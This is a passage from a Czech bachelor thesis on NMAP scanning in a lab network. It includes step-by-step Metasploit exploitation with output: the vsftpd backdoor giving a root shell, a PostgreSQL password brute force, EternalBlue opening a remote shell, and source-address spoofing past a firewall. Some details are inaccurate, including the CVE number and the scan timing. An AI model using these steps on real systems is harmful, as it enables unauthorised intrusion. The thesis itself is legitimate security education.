Service Info: Hosts: metasploitable.localdomain, localhost, linux-
N2, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:li-
nux_kernel
```

Na základě výsledků je možné tvrdit, že NMAP správně detektoval čísla portu, název služeb a jejich verzi. Navíc NMAP detektoval název operačního systému, jméno hostitele a jádro systému u počítače Linux №2.

Také u počítačů Windows 7 №2 a Windows 10 №2 NMAP detektoval otevřené porty 135, 139, 445 ve výchozím nastavení.

Pro skenování verzí síťových služeb je možné zadat intenzitu skenovaní parametrem *--version-intensity* s hodnotou od 0 (minimální intenzita) do 9 (maximální intenzita). Větší intenzita znamená větší pravděpodobnost detekce, ale snižuje rychlost skenování.

Tabulka 3 Porovnání intenzity skenovaní TCP s počtem detektovaných služeb

Intenzita	Doba skenovaní (s)	Počet správně detektovaných verzí u všech služeb
0	43	19
1	55	28
2	55	29
3	66	30
4	75	34
5	82	36
6	126	36
7	160	43
8	339	43
9	470	43

Zdroj: Vlastní

Na základě výsledku v tabulce 3 je možné tvrdit, že ne v každém případě vede zvýšení intenzity ke zlepšení výsledku. V některých případech zvýšení intenzity vede pouze ke zvýšení doby skenování.

Pro skenovaní portů UDP je parametr –sU, který zapne funkci UDP pro skenovaní portů. Nevýhoda tohoto druhu skenovaní je, že je pomalejší z důvodu toho, že UDP služby nemusejí odpovídat na požadavky skeneru.

Výsledky pro příkaz *nmap -sU 10.0.2.100-106* jsou

```
Nmap scan report for 10.0.2.101
Host is up (0.00067s latency).
All 1000 scanned ports on 10.0.2.101 are open|filtered
MAC Address: 08:00:27:99:E1:7A

Nmap scan report for 10.0.2.102
Host is up (0.00068s latency).
Not shown: 993 closed ports
PORT    STATE         SERVICE
137/udp open          netbios-ns
138/udp open|filtered netbios-dgm
500/udp open|filtered isakmp
1900/udp open|filtered upnp
3702/udp open|filtered ws-discovery
4500/udp open|filtered nat-t-ike
5355/udp open|filtered llmnr
MAC Address: 08:00:27:99:E1:7B

Nmap scan report for 10.0.2.103
Host is up (0.00037s latency).
All 1000 scanned ports on 10.0.2.103 are open|filtered
MAC Address: 08:00:27:99:E1:7C

Nmap scan report for 10.0.2.104
Host is up (0.00065s latency).
Not shown: 993 closed ports
PORT    STATE         SERVICE
137/udp open          netbios-ns
138/udp open|filtered netbios-dgm
500/udp open|filtered isakmp
1900/udp open|filtered upnp
4500/udp open|filtered nat-t-ike
5353/udp open|filtered zeroconf
5355/udp open|filtered llmnr
MAC Address: 08:00:27:99:E1:7D

Nmap scan report for 10.0.2.105
Host is up (0.00036s latency).
All 1000 scanned ports on 10.0.2.105 are closed
MAC Address: 08:00:27:99:E1:8A

Nmap scan report for 10.0.2.106
```

```
Host is up (0.00042s latency).
Not shown: 993 closed ports
PORT   STATE     SERVICE
53/udp  open     domain
68/udp  open|filtered dhcpc
69/udp  open|filtered tftp
111/udp open     rpcbind
137/udp open     netbios-ns
138/udp open|filtered netbios-dgm
2049/udp open     nfs
MAC Address: 08:00:27:80:D3:2A
Nmap done: 7 IP addresses (6 hosts up) scanned in 1102 seconds
```

Na základě výsledků, jde definovat, že skenovaní 6ti počítačů proběhlo za 18.36 sekund a NMAP definoval běžící UDP služby. Některé porty jsou otevřené | filtrované, což znamená, že NMAP se nepovedlo zjistit stav portu, zda-li je otevřený nebo uzavřený.

Detekce síťových služeb je použitelná v případech, kdy je potřeba získat seznam běžících služeb a jejich verzi pro prolomení systému.

Například na počítači Linux №2 na portu číslo 21 běží služba vsftpd ve verzi 2.3.4, a pomocí seznamu zranitelností na www.exploit-db.com lze definovat, že daná služba má zranitelnost CVE 2011-0762, pomocí které lze získat vzdálený přístup k počítači s oprávněními root.

Pro realizaci útoku CVE 2011-0762 je potřeba spustit program Metasploit Framework[1], za použití příkazu *msfconsole*, který je v Kali Linux. Po spouštění programu, je potřeba zadat příkaz *search vsftpd*, pomocí kterého bude nalezen exploit pro službu vsftpd, který je uložen v databázi Metasploit. [2]

```
msf5 > search vsftpd

Matching Modules
================
 Name                  Disclosure Date Rank    Check Description
 ----                  --------------- ----    ----- -----------
 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03    excellent No
VSFTPD v2.3.4 Backdoor Command Execution
```

Dále, je třeba zadat příkaz *use exploit/unix/ftp/vsftpd_234_backdoor* pro nastavení pro použití nalezeného exploitu. Po nastavení exploitu, je potřeba nastavit cílovou IP adresu. Příkaz *set RHOST 10.0.2.106* nastaví IP adresu počítače Linux №2 jako cílovou. Nyní je třeba zadat příkaz *run* pro spuštění útoku. [7]

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.106:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.106:21 - USER: 331 Please specify the password.
```

[1] Metasploit Framework – open-source projekt, určený pro tvorbu, testovaní a použití exploitů. [2]

```
[+] 10.0.2.106:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.106:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.99:33823 ->
10.0.2.106:6200) at 2019-04-26 15:14:01 -0400
```

Daný výpis znamená, že útok proběhl úspěšně. Pro zjištění, pod jakým uživatelským účtem je uživatel přihlášen na cílovém systému, je třeba zadat příkaz *whoami.*

```
whoami
root
```

Daný výsledek znamená, že uživatel je přihlášený na počítači Linux №2 jako root, a má všechna oprávnění.

Také na počítači Linux №2 běží služba PostgreSQL DB, verze je v intervalu 8.3.0 - 8.3.7, a pro danou službu je možnost použití útoku hrubou silou a získat hesla pro databázi. Pro použití daného útoku je třeba spustit Metasploit Framework příkazem *msfconsole,* najít modul postgres_login za použití příkazu *search postgres_login.*

```
Matching Modules
================
 Name                    Disclosure Date Rank  Check Description
 ----                    --------------- ----  ----- -----------
 auxiliary/scanner/postgres/postgres_login          normal Yes
PostgreSQL Login Utility
```

Dále je potřeba nastavit nalezený modul pro další použití pomocí příkazu *use auxiliary/scanner/postgres/postgres_login,* zadat cílovou IP adresu počítače Linux №2 pomocí příkazu *set RHOST 10.0.2.106,* a spustit exploit příkazem *run*. Výsledkem je:

```
msf5 auxiliary(scanner/postgres/postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 10.0.2.106:5432 - LOGIN FAILED::@template1 (Incorrect: Invalid
username or password)
[-] 10.0.2.106:5432 - LOGIN FAILED::tiger@template1 (Incorrect: In-
valid username or password)
[-] 10.0.2.106:5432 - LOGIN FAILED::postgres@template1 (Incorrect:
Invalid username or password)
[-] 10.0.2.106:5432 - LOGIN FAILED::password@template1 (Incorrect:
Invalid username or password)
[-] 10.0.2.106:5432 - LOGIN FAILED::admin@template1 (Incorrect: In-
valid username or password)
[-] 10.0.2.106:5432 - LOGIN FAILED: postgres:@template1 (Incorrect:
Invalid username or password)
[-] 10.0.2.106:5432 - LOGIN FAILED: postgres:tiger@template1 (In-
correct: Invalid username or password)
[+] 10.0.2.106:5432 - Login Successful: postgres:postgres@template1
[-] 10.0.2.106:5432 - LOGIN FAILED: scott:@template1 (Incorrect: In-
valid username or password)
[-] 10.0.2.106:5432 - LOGIN FAILED: scott:tiger@template1 (In-
correct: Invalid username or password)
```

```
[-] 10.0.2.106:5432 - LOGIN FAILED: scott:postgres@template1 (In-
correct: Invalid username or password)
[-] 10.0.2.106:5432 - LOGIN FAILED: scott:password@template1 (In-
correct: Invalid username or password)
[-] 10.0.2.106:5432 - LOGIN FAILED: scott:admin@template1 (In-
correct: Invalid username or password)
[-] 10.0.2.106:5432 - LOGIN FAILED: admin:@template1 (Incorrect: In-
valid username or password)
[-] 10.0.2.106:5432 - LOGIN FAILED: admin:tiger@template1 (In-
correct: Invalid username or password)
[-] 10.0.2.106:5432 - LOGIN FAILED: admin:postgres@template1 (In-
correct: Invalid username or password)
[-] 10.0.2.106:5432 - LOGIN FAILED: admin:password@template1 (In-
correct: Invalid username or password)
[-] 10.0.2.106:5432 - LOGIN FAILED: admin:admin@template1 (In-
correct: Invalid username or password)
[-] 10.0.2.106:5432 - LOGIN FAILED: admin:admin@template1 (In-
correct: Invalid username or password)
[-] 10.0.2.106:5432 - LOGIN FAILED: admin:password@template1 (In-
correct: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Na základě daných výsledků je možné tvrdit, že jméno uživatele databáze je postgres, heslo je postgres a název databáze je template1.

4.4 DETEKCE OPERAČNÍCH SYSTÉMŮ

NMAP má možnost definování operačního systému, jeho výrobce, verzi jádra, atd. Pro tyto účely se používá parametr -O, který zapne detekci OS. Definování OS probíhá tak, že NMAP bude posílat TCP a UDP pakety a bude analyzovat odpovědi podle databází.

Výsledky skenování příkazem nmap -O 10.0.2.101-106 jsou

```
Nmap scan report for 10.0.2.101
Host is up (0.00051s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
8000/tcp open http-alt
MAC Address: 08:00:27:99:E1:7A
Warning: OSScan results may be unreliable because we could not find
at least 1 open and 1 closed port
OS details: Microsoft Windows Server 2008 or 2008 Beta 3, Microsoft
Windows Server 2008 R2 or Windows 8.1, Microsoft Windows 7 Professi-
onal or Windows 8, Microsoft Windows Embedded Standard 7, Microsoft
Windows 8.1 R1, Microsoft Windows Phone 7.5 or 8.0, Microsoft Win-
dows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Micro-
soft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop

Nmap scan report for 10.0.2.102
Host is up (0.00036s latency).
```

```
Not shown: 986 closed ports
PORT   STATE SERVICE
135/tcp  open msrpc
…
49157/tcp open unknown
MAC Address: 08:00:27:99:E1:7B
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:win-
dows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:micro-
soft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:micro-
soft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1,
Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

Nmap scan report for 10.0.2.103
Host is up (0.00055s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
8000/tcp open http-alt
MAC Address: 08:00:27:99:E1:7C
Warning: OSScan results may be unreliable because we could not find
at least 1 open and 1 closed port
Aggressive OS guesses: FreeBSD 6.2-RELEASE (94%), Microsoft Windows
10 1511 - 1607 (93%), Microsoft Windows 8.1 R1 (92%), Microsoft Win-
dows Phone 7.5 or 8.0 (92%), Microsoft Windows 10 1511 (92%), Micro-
soft Windows Server 2008 or 2008 Beta 3 (92%), Microsoft Windows
Server 2008 R2 or Windows 8.1 (92%), Microsoft Windows Server
2016 (92%), Microsoft Windows 7 Professional or Windows 8 (92%),
Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Win-
dows 7 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 10.0.2.104
Host is up (0.00041s latency).
Not shown: 996 closed ports
PORT   STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
8000/tcp open http-alt
MAC Address: 08:00:27:99:E1:7D
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1507 - 1607
Network Distance: 1 hop

Nmap scan report for 10.0.2.105
Host is up (0.00048s latency).
All 1000 scanned ports on 10.0.2.105 are closed
MAC Address: 08:00:27:99:E1:8A
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

```
Nmap scan report for 10.0.2.106
Host is up (0.00039s latency).
Not shown: 977 closed ports
PORT   STATE SERVICE
21/tcp  open ftp
…
8180/tcp open unknown
MAC Address: 08:00:27:80:D3:2A
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

Podle výsledků je možné zjistit, že NMAP zcela správně definoval systém u počítače Windows 10 №2, výsledek je Microsoft Windows 10 a u počítače Linux №2, výsledek je Linux a verze jádra je v intervalu od 2.6.9 do 2.6.33, což je pravda, protože Metasploitable 2 běží na verzi jádra 2.6.24. U počítače Windows 7 №2 je výsledek Microsoft Windows 7|2008|8.1, což znamená, že NMAP neví na 100% jaký je to systém, ale definoval, že to je Windows 7, Windows 8 nebo Windows 8.1, z důvodu toho, že tyto systémy používají asi stejné odpovědi. U počítače Windows 7 №1 se nepovedlo zjistit, jaký je to systém z důvodu toho, že firewall blokuje spojení, ale povedlo se zjistit, že systém patří ke skupině Microsoft Windows. Stejně jako u počítače Windows 7 №1, tak u počítače Windows 10 №1 se nepovedlo zjistit, jaký to je systém, ale NMAP vypsal pravděpodobnost, jaký systém zde může být: systém FreeBSD s pravděpodobností 94%, Windows 10 s pravděpodobností 93%, atd. Nepodařilo se definovat OS u počítače Linux №1 z důvodu toho, že velké množství OS používá stejné odpovědi jako OS na daném počítači a NMAP nemůže definovat jaký je to systém.

Detekce verze operačního systému je použitelná pro útoky, který používají zranitelnosti operačního systému.

Například NMAP detektoval, že počítač Windows 7 №2 má operační systém Windows verze 7, 8 nebo 8.1. Pro tyto verze systému je zranitelnost CVE-2017-0144 EternalBlue, která umožňuje vzdálený přístup k systému.

Aby byl použit útok EternalBlue, je potřeba spustit Metasploit Framework příkazem *msfconsole* a najít exploit EternalBlue příkazem *search eternalblue*.

```
msf5 > search eternalblue
Matching Modules
================
 Name                     Disclosure Date Rank   Check Description
 ----                     --------------- ----   ----- -----------
```

```
 auxiliary/admin/smb/ms17_010_command      2017-03-14    normal  Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
Windows Command Execution
 auxiliary/scanner/smb/smb_ms17_010                normal  Yes  MS17-
010 SMB RCE Detection
 exploit/windows/smb/ms17_010_eternalblue    2017-03-14    average
No   MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
 exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14    average
No   MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
for Win8+
 exploit/windows/smb/ms17_010_psexec      2017-03-14    normal  No
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
Windows Code Execution
```

Dále příkaz *use exploit/windows/smb/ms17_010_eternalblue* nastaví pro použití exploit ms17_010_eternalblue. Příkaz *set RHOST 10.0.2.102* nastaví jako cílouvou IP adresu počítač Windows 7 №2, a příkaz *set LHOST 10.0.2.99* nastaví zdrojovou IP adresu počítač Skener, z kterého bude probíhat útok. Ted stačí zadat příkaz *run* aby byl spuštěn exploit. Výsledky příkazu *run* jsou:

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.99:4444
[*] 10.0.2.102:445 - Connecting to target for exploitation.
[+] 10.0.2.102:445 - Connection established for exploitation.
[+] 10.0.2.102:445 - Target OS selected valid for OS indicated
by SMB reply
[*] 10.0.2.102:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.102:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f
6d 65 20 50 Windows 7 Home P
[*] 10.0.2.102:445 - 0x00000010 72 65 6d 69 75 6d
20 37 36 30 31 20 53 65 72 76 remium 7601 Serv
[*] 10.0.2.102:445 - 0x00000020 69 63 65 20 50 61 63 6b
20 31          ice Pack 1
[+] 10.0.2.102:445 - Target arch selected valid for arch indicated
by DCE/RPC reply
[*] 10.0.2.102:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.102:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.102:445 - Starting non-paged pool grooming
[+] 10.0.2.102:445 - Sending SMBv2 buffers
[+] 10.0.2.102:445 - Closing SMBv1 connection creating free hole ad-
jacent to SMBv2 buffer.
[*] 10.0.2.102:445 - Sending final SMBv2 buffers.
[*] 10.0.2.102:445 - Sending last fragment of exploit packet!
[*] 10.0.2.102:445 - Receiving response from exploit packet
[+] 10.0.2.102:445 - ETERNALBLUE overwrite completed successfully
(0xC000000D)!
[*] 10.0.2.102:445 - Sending egg to corrupted connection.
[*] 10.0.2.102:445 - Triggering free of corrupted buffer.
[*] Command shell session 2 opened (10.0.2.99:4444 ->
10.0.2.102:49401) at 2019-04-26 17:58:28 -0400
[+] 10.0.2.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=-=
```

```
[+] 10.0.2.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 10.0.2.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
C:\Windows\system32>
```

Příkaz *systeminfo.exe* vypíše informaci o systému Windows.

```
C:\Windows\system32>systeminfo.exe

Host Name:          WINDOWS-7-N2
OS Name:           Microsoft Windows 7 Home Premium
OS Version:         6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:       Microsoft Corporation
OS Configuration:      Standalone Workstation
OS Build Type:        Multiprocessor Free
Registered Owner:      windows7
…
```

Dané výsledky znamenají, že útok je úspěšný a teď je přístup k cílovému počítači přes příkazový řádek.

4.5 DETEKCE FIREWALU A SKENOVANÍ PŘES FIREWALL

Pro skenovaní zařízení, které mají zapnutý firewall, lze použít parametr -sS. Pomocí tohoto parametru bude provedeno TCP SYN skenovaní, které nebude tvořit úplné spojení a bude pouze posílat SYN pakety.

Výsledky skenovaní příkazem *nmap -sS 10.0.2.0/24* jsou

```
map scan report for 10.0.2.101
Host is up (0.00027s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
8000/tcp open http-alt
MAC Address: 08:00:27:99:E1:7A

Nmap scan report for 10.0.2.102
Host is up (0.00014s latency).
Not shown: 986 closed ports
PORT   STATE SERVICE
135/tcp  open msrpc
139/tcp  open netbios-ssn
445/tcp  open microsoft-ds
554/tcp  open rtsp
2869/tcp open icslap
5357/tcp open wsdapi
8000/tcp open http-alt
10243/tcp open unknown
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
```

```
49155/tcp open unknown
49156/tcp open unknown
49157/tcp open unknown
MAC Address: 08:00:27:99:E1:7B

Nmap scan report for 10.0.2.103
Host is up (0.00023s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
8000/tcp open http-alt
MAC Address: 08:00:27:99:E1:7C

Nmap scan report for 10.0.2.104
Host is up (0.00013s latency).
Not shown: 996 closed ports
PORT   STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
8000/tcp open http-alt
MAC Address: 08:00:27:99:E1:7D

Nmap scan report for 10.0.2.105
Host is up (0.00014s latency).
All 1000 scanned ports on 10.0.2.105 are closed
MAC Address: 08:00:27:99:E1:8A

Nmap scan report for 10.0.2.106
Host is up (0.00014s latency).
Not shown: 977 closed ports
PORT   STATE SERVICE
21/tcp  open ftp
22/tcp  open ssh
23/tcp  open telnet
25/tcp  open smtp
53/tcp  open domain
80/tcp  open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:80:D3:2A
```

Příkaz *nmap -sS 10.0.2.0/24* definoval všechny zařízení v síti a také definoval všechny otevřené TCP porty. Další výhoda tohoto parametru je, že skenování sítí je těžko detekovatelné z důvodu neúplného spojení.

Firewall na zařízeních může být nastaven tak, že bude přijímat pakety pouze od definovaného hostitele a pakety od jiných hostitelů zahodí. Takové nastavení se často používá v sítích, které mají několik serverů, a servery musí komunikovat pouze mezi sebou přes definovaný port. Pro simulaci dané konfigurace bude vytvořeno nastavení pravidel pro firewall. Počítač Windows 7 №1 bude přijímat pakety na port 8000 pouze z počítače Windows 10 №1 a naopak počítač Windows 10 №1 bude přijímat pakety na port 8000 pouze z počítače Windows 7 №1.

Při skenování příkazem *nmap -sS 10.0.2.101* a *nmap -sV 10.0.2.103* budou tyto výsledky

```
Nmap scan report for 10.0.2.101
Host is up (0.00041s latency).
All 1000 scanned ports on 10.0.2.101 are filtered
MAC Address: 08:00:27:99:E1:7A

Nmap scan report for 10.0.2.103
Host is up (0.00041s latency).
All 1000 scanned ports on 10.0.2.101 are filtered
MAC Address: 08:00:27:99:E1:7C
```

Což znamená, že NMAP se nepodařilo definovat, zda jsou porty otevřeny nebo uzavřeny. NMAP má funkce pro definování zdrojových hostitelů a cilových portů. Pro definování zdrojového hostitele je parameter -S <IP adresa>. Tento parameter je nutné používat spolu s parametrem -Pn pro zákaz ping skenování a parametrem -e <rozhraní> pro definování zdrojového rozhraní.

Výsledky pro příkaz nmap -e eth0 -Pn -sS -S 10.0.2.103 10.0.2.101 (což znamená, že NMAP bude skenovat síť z rozhraní eth0 se zdrojovou adresou 10.0.2.103 a bude použito SYN skenování) jsou:

```
Nmap scan report for 10.0.2.101
Host is up (0.00071s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
8000/tcp open http-alt
MAC Address: 08:00:27:99:E1:7A
```

Na základě výsledku je možné definovat, že port TCP 8000 je otevřen pro spojení z adresy 10.0.2.103.

V praxi lze detekci firewalu použít v případě, kdy po skenování sítí bylo zjištěno, že síť má malý počet aktivních zařízení. Například po skenování sítí byly nalezeny pouze tiskárny

se síťovým připojením, což ve velkém počtu příkladů znamená, že ostaní prvky v síti mají zapnuté firewaly. V takových případech, musí být provedeno skenovaní pro detekce firewalů, na základě výsledků skenovaní lze zjistit, jaké pravidla má firewall a provést skenovaní s výměnou IP adresy nebo MAC adresy.

ZÁVĚR

Cílem bakalářské práce je vyzkoušet a popsat možnosti použití síťového skeneru NMAP tak, aby skenovací metody pokryly následující oblasti: nalezení živých strojů v síti interpretace základního výpisu skenovací metody TCP a UDP detekce verzí síťových služeb detekce operačního systému detekce firewallu pokročilé skenovací techniky

V úvodu teoretické části byly představeny základní termíny spojené se síťovou infrastrukturou. Hlavním důvodem bylo zdůraznění otázky zjišťování zabezpečení síťové infrastruktury a předcházení chybám. Dále byly popsány důležité vlastnosti vybraných síťových nástrojů pro skenování sítí.

Třetí kapitola se celá věnuje popisu skenovacímu nástroji NMAP a vysvětlení parametrů použitých při skenování síťových služeb a jejich detekčních algoritmů.

V praktické části byla nejprve vytvořena testovací síťová infrastruktura, která obsahovala šest počítačů, které mají operační systémy Microsoft Windows a Linux, počítač, ze kterého probíhalo skenování a přepínač pro spojení všech počítačů v jednu síť. Prvním úkolem v této síťové infrastruktuře bylo provést nalezení živých strojů a představit nalezené výstupy. Druhým úkolem byla detekce síťových služeb. Výsledkem byl seznam spouštěných služeb na počítačích a tabulka porovnání intenzity skenování s počtem nalezených služeb a časem hledání. Také byly popsány možné varianty útoků na základě seznamu spouštěných služeb pomocí nástroje Metasploit Framework. Třetím úkolem bylo definování verze operačních systémů. Výsledkem bylo stoprocentní určení verze operačního systému pouze pro dva počítače, pro tři počítače NMAP přibližně definoval verze operačního systému a pro jeden počítač se vůbec nepovedlo definovat verzi operačního systému, z důvodu, že velké množství operačních systémů mají stejné odpovědi na požadavek NMAP. Na základě výsledků, jako další možný krok po detekci verze operačního systemu, byl proveden útok EternalBlue, který umožnil vzdálený přístup k počítači. Pátým úkolem bylo detektovat firewall v síti. Výsledkem daného úkolu byla zjištení parametrů v nastaveném firewallu.

Otázka zabezpečení síťové infrastruktury je v dnešní době kybernetických útoků aktuálním tématem pro všechny správce sítě. Právě volně dostupný nástroj NMap je vhodným nástrojem pro odhalení např. neaktualizovaného softwaru nebo zneužitelné služby.

POUŽITÁ LITERATURA

[1] Cisco Networking Academy Connecting Networks Companion Guide: Hierarchical Network Design. *Cisco Press* [online]. [cit. 2019-04-30]. Dostupné z: http://www.ciscopress.com/articles/article.asp?p=2202410&seqNum=4

[2] KENNEDY, David. *Metasploit: the penetration tester's guide*. San Francisco: No Starch Press, c2011. ISBN 159327288X.

[3] LYON, Gordon Fyodor. Nmap network scanning: official Nmap project guide to network discovery and security scanning. Sunnyvale, CA: Insecure.Com, c2008. ISBN 0979958717.

[4] MARKOWSKY, Linda a George MARKOWSKY. *Scanning for vulnerable devices in the Internet of Things*. In: 2015 IEEE 8th International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications (IDAACS). ISBN 978-1-4673-8359-2.

[5] OREBAUGH, Angela a Becky PINKARD. *Nmap in the enterprise: your guide to network scanning*. Burlington, MA: Syngress Publishing, c2008. ISBN 9781597492416.

[6] WALLACE, Kevin. *CCNP TSHOOT 642-832 official certification guide*. Indianapolis, IN: Cisco Press, c2010. Official certification guide series. ISBN 978-1-58705-844-8.

[7] БАБИН, Сергей. *Лаборатория хакера*. 1. Санкт-Петербург: БХВ-Петербург, 2016. ISBN 978-5-9775-3535-9.

[8] КАМСКИЙ, Владимир. *Защита личной информации в интернете, смартфоне и компьютере.* 1. Санкт-Петербург: Наука и Техника, 2017. ISBN 978-5-94387-731-5.